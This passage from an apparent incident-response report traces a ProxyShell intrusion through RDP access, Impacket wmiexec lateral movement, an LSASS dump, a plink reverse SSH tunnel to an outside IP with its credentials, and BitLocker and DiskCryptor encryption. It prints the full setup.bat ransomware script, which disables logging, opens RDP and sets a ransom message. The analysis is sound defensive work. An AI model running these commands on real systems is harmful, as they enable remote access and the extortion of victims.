2021[redacted]T17:50:19.090	rdp	[redacted]h	[redacted]44	15176	42	3389	⊗	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
2021[redacted]T17:44:53.157	rdp	[redacted]8	[redacted]44	14867	37	3389	⊗	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
2021[redacted]T17:39:58.332	rdp	[redacted]y3	[redacted]44	14549	35	3389	⊗	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
2021[redacted]T17:33:10.904	rdp	[redacted]i	[redacted]44	13983	30	3389	Redacted	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
2021[redacted]T17:29:33.191	rdp	[redacted]D2	[redacted]44	13706	30	3389		encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
2021[redacted]T17:25:06.809	rdp	[redacted]a	[redacted]44	13422	31	3389	⊗	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
2021[redacted]T10:54:22.242	rdp	[redacted]h2	[redacted]44	47351	30	3389	⊗	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗

The threat actors also appeared to use Impacket's wmiexec to perform lateral movement on one of the domain controllers.



Line	Tag	Action Type	Initiating Process Command Line	Process Command Line
2482	☑	ProcessCreatedUsingWmiQuery	svchost.exe -k netsvcs -p	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1632504521.8342571 2>&1
2483	☑	ProcessCreated	wmiprvse.exe -secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1632504521.8342571 2>&1
2484	☑	ProcessCreated	wmiprvse.exe -secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1632504521.8342571 2>&1
2474	☑	ProcessCreatedUsingWmiQuery	svchost.exe -k netsvcs -p	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1632504521.8342571 2>&1
2475	☑	ProcessCreated	wmiprvse.exe -secured -Embedding	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1632504521.8342571 2>&1
2476	☑	ProcessCreated	wmiprvse.exe -secured -Embedding	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1632504521.8342571 2>&1
2275	☑	ProcessCreatedUsingWmiQuery		cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1632504910.4769702 2>&1
2276	☑	ProcessCreated	wmiprvse.exe -secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1632504910.4769702 2>&1
2277	☑	ProcessCreated	wmiprvse.exe -secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1632504910.4769702 2>&1
2271	☑	ProcessCreatedUsingWmiQuery		cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1632504910.4769702 2>&1
2272	☑	ProcessCreated	wmiprvse.exe -secured -Embedding	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1632504910.4769702 2>&1
2273	☑	ProcessCreated	wmiprvse.exe -secured -Embedding	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1632504910.4769702 2>&1

We do not have a clear explanation for that behavior. However, we strongly believe that this was related to the deployment of the encryption script, as it happened just a few minutes before its manual execution on servers.

Collection


No data collection was observed in this intrusion. The threat actors only collected the dumped LSASS using a zip archive:

```
File created:
RuleName: -
UtcTime: REDACTED 10:40:48.698
ProcessGuid: {BF388D9C-AADF-614D-A052-000000000700}
ProcessId: 17412
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\DefaultAccount\AppData\Local\Temp\2\lsass.zip
CreationUtcTime: REDACTED 10:40:48.697
```

Command and Control


No Command and Control frameworks were used during this intrusion. Initial access to the environment was performed using the web shell upon the exploitation of ProxyShell, then using valid accounts and Remote Desktop Services.

Threat actors created a SSH tunnel to 148.251.71[.]182 using *plink* in order to forward RDP access:



L...	Tag	Action Type	Initiating Pr...	File Name	Process Command Line	Remote IP
=	☑					
3044	☑	FileCreated	w3wp.exe	plink.exe		
2983	☑	ProcessCreated	w3wp.exe		"powershell.exe" /c echo y | plink.exe -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoof	
2977	☑	ProcessCreated	powershell.exe		"plink.exe" -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoof	
2975	☑	ConnectionSuccess	plink.exe			148.251.71.182
2973	☑	ConnectionSuccess	plink.exe			127.0.0.1

Looking at this IP address on VirusTotal, we can observe that all “Communicating Files” related to it trigger FRP AV Signatures or Yara rules:



Communicating Files

Scanned	Detections	Type	Name
2021-11-01	4 / 67	Win32 EXE	logo.png
2021-10-30	15 / 68	Win32 EXE	svchost.exe
2021-11-01	20 / 69	Win32 EXE	logo.png
2021-10-28	35 / 69	Win32 EXE	svchost.exe
2021-10-25	35 / 69	Win32 EXE	svchost.exe
2021-10-25	23 / 68	Win32 EXE	svchost.exe


We can conclude that those threat actors are used to this protocol tunneling technique.

Exfiltration


Except lsass.zip, no data exfiltration or staging have been observed during this intrusion.

Impact

In this intrusion the threat actors used BitLocker and an open source encrypter, DiskCryptor, in order to encrypt systems domain wide. On servers a batch script named setup.bat was used and on workstations the GUI application named dcrypt.exe(DiskCryptor) was executed instead. Both were executed via the threat actors after RDP login to each host.



BitLocker and DiskCryptor Ransom Execution
RDP Access
Servers
Workstations
setup.bat
dcrypt.exe
Explorer.EXE
File Creation
C:\Users\$USER\Desktop\setup.bat
Parent Process
C:\Windows\System32\cmd.exe" /C "C:\Users\$USER\Desktop\setup.bat
Explorer.EXE
File Creation
C:\Users\$USER\Desktop\dcrypt.exe
Parent Process
C:\Users\$USER\Desktop\dcrypt.exe

On servers they copied over a file named setup.bat.



```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {93df2008-096e-614e-dd13-00000000070
0}
ProcessId: 4080
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\     \Desktop\setup.bat
CreationUtcTime:
```

They then manually executed the script which disables the event log service, enables BitLocker (and RDP), prepares system drive using BdeHdCfg (a BitLocker drive encryption preparation tool), restarts the system, and deletes itself.




```
"Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime:
ProcessGuid: {93df2008-09b6-614e-ee13-000000000700}
ProcessId: 332
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.          (WinBuild.           )
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\System32\cmd.exe" /C "C:\Users\     \Desktop\setup.bat"
CurrentDirectory: C:\Users\     \Desktop\
User:
LogonGuid:
LogonId: 0x62A0ACB
TerminalSessionId: 4
IntegrityLevel: High
Hashes: SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464,MD5=975B45B669930B0CC773EAF2B414206F
8
ParentProcessGuid: {93df2008-096e-614e-dd13-000000000700}
ParentProcessId: 4080
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE"
```

Below are the commands executed by the script:


```
net  stop eventlog /y
sc  config TermService  start= auto
reg  add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v TSEnabled /t
REG_DWORD /d 1 /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp"
/v UserAuthentication /t REG_DWORD /d 0 /f
netsh  advfirewall firewall add rule name="Terminal Server" dir=in action=allow
protocol=TCP localport=3389
net  start TermService
REG  ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v EnableBDEWithNoTPM /t REG_DWORD /d 1
/f
REG  ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseAdvancedStartup /t REG_DWORD /d 1
/f
REG  ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPM /t REG_DWORD /d 2 /f
REG  ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKey /t REG_DWORD /d 2 /f
REG  ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKeyPIN /t REG_DWORD /d 2 /f
REG  ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /V RecoveryKeyMessageSource /t
REG_DWORD /d 2 /f
REG  ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMPIN /t REG_DWORD /d 2 /f
REG  ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v RecoveryKeyMessage /t REG_SZ /d " +-
+-+- Your drives are Encrypted! Contact us immediately: REDACTED@onionmail.org -+-+-
+" /f
powershell  -c "Import-Module ServerManager; ADD-WindowsFeature BitLocker -Restart"
powershell  -c "Install-WindowsFeature BitLocker ΓÇôIncludeAllSubFeature -
IncludeManagementTools -Restart"
powershell  -c "Initialize-Tpm -AllowClear -AllowPhysicalPresence -ErrorAction
SilentlyContinue"
powershell  -c "Get-Service -Name defragsvc -ErrorAction SilentlyContinue | Set-
Service -Status Running -ErrorAction SilentlyContinue"
powershell  -c "BdeHdCfg -target $env:SystemDrive shrink -quiet -restart"
sc  config eventlog start= auto
cmd  /c del "C:\Windows\setup.bat"
cmd  /c del "C:\Users\REDACTED\Desktop\setup.bat"
```

Running this script on servers made them inaccessible, and the following BitLocker encryption message was shown when restarted:



```
                    BitLocker drive encryption

Enter the password to unlock this drive
[                                                        ]



Press the Insert key to see the password as you type.










ENTER=Continue                                                ESC=Recovery
```

A binary called dcrypt.exe, was dropped on a backup server and immediately deleted. While this utility was not executed on any servers in the environment it was deployed to all the workstations.



DiskCryptor

DiskCryptor is an open encryption solution that offers encryption of all disk partitions, including the system partition. The fact of openess goes in sharp contrast with the current situation, where most of the software with comparable functionality is completely proprietary, which makes it unacceptable to use for protection of confidential data.


Originally DiskCryptor was developed as a replacement for DriveCrypt Plus Pack and PGP WDE by ntldr back at diskcryptor.net, however since there was no more development since 2014 we decided to continue the development on our own here. The new releases of DiskCryptor are ment as a replacement for BitLocker from Microsoft as **BitLocker can NOT be considered secure**.

We have updated DiskCryptor for use with windows 10, adding a UEFI/GPT bootloader as well as other minor fixes to improve windows 10 compatybility. We aim at further improving and maintaining windows 10 compatybility.

This website, for now, mostly mirrors informations from the old wiki, as we develop new features new content will be added to reflect the changes in the new builds.

The executable used is the current release of the installer for the utility DiskCryptor.

We are unsure why DiskCrypter was used on workstations but we believe it may have something to do with not all workstation versions supporting BitLocker.




BitLocker is available on:

- Ultimate and Enterprise editions of Windows Vista and Windows 7
- Pro and Enterprise editions of Windows 8 and 8.1[8][2]
- Pro, Enterprise, and Education editions of Windows 10[9]
- Windows Server 2008[10] and later[11][8]

https://en.wikipedia.org/wiki/BitLocker


Use of this utility on workstations ensures a reliable encryption without the need to develop their own ransomware or get into a ransomware as a service affiliate program.

This executable, however, reminds you on install that it is "beta" software.



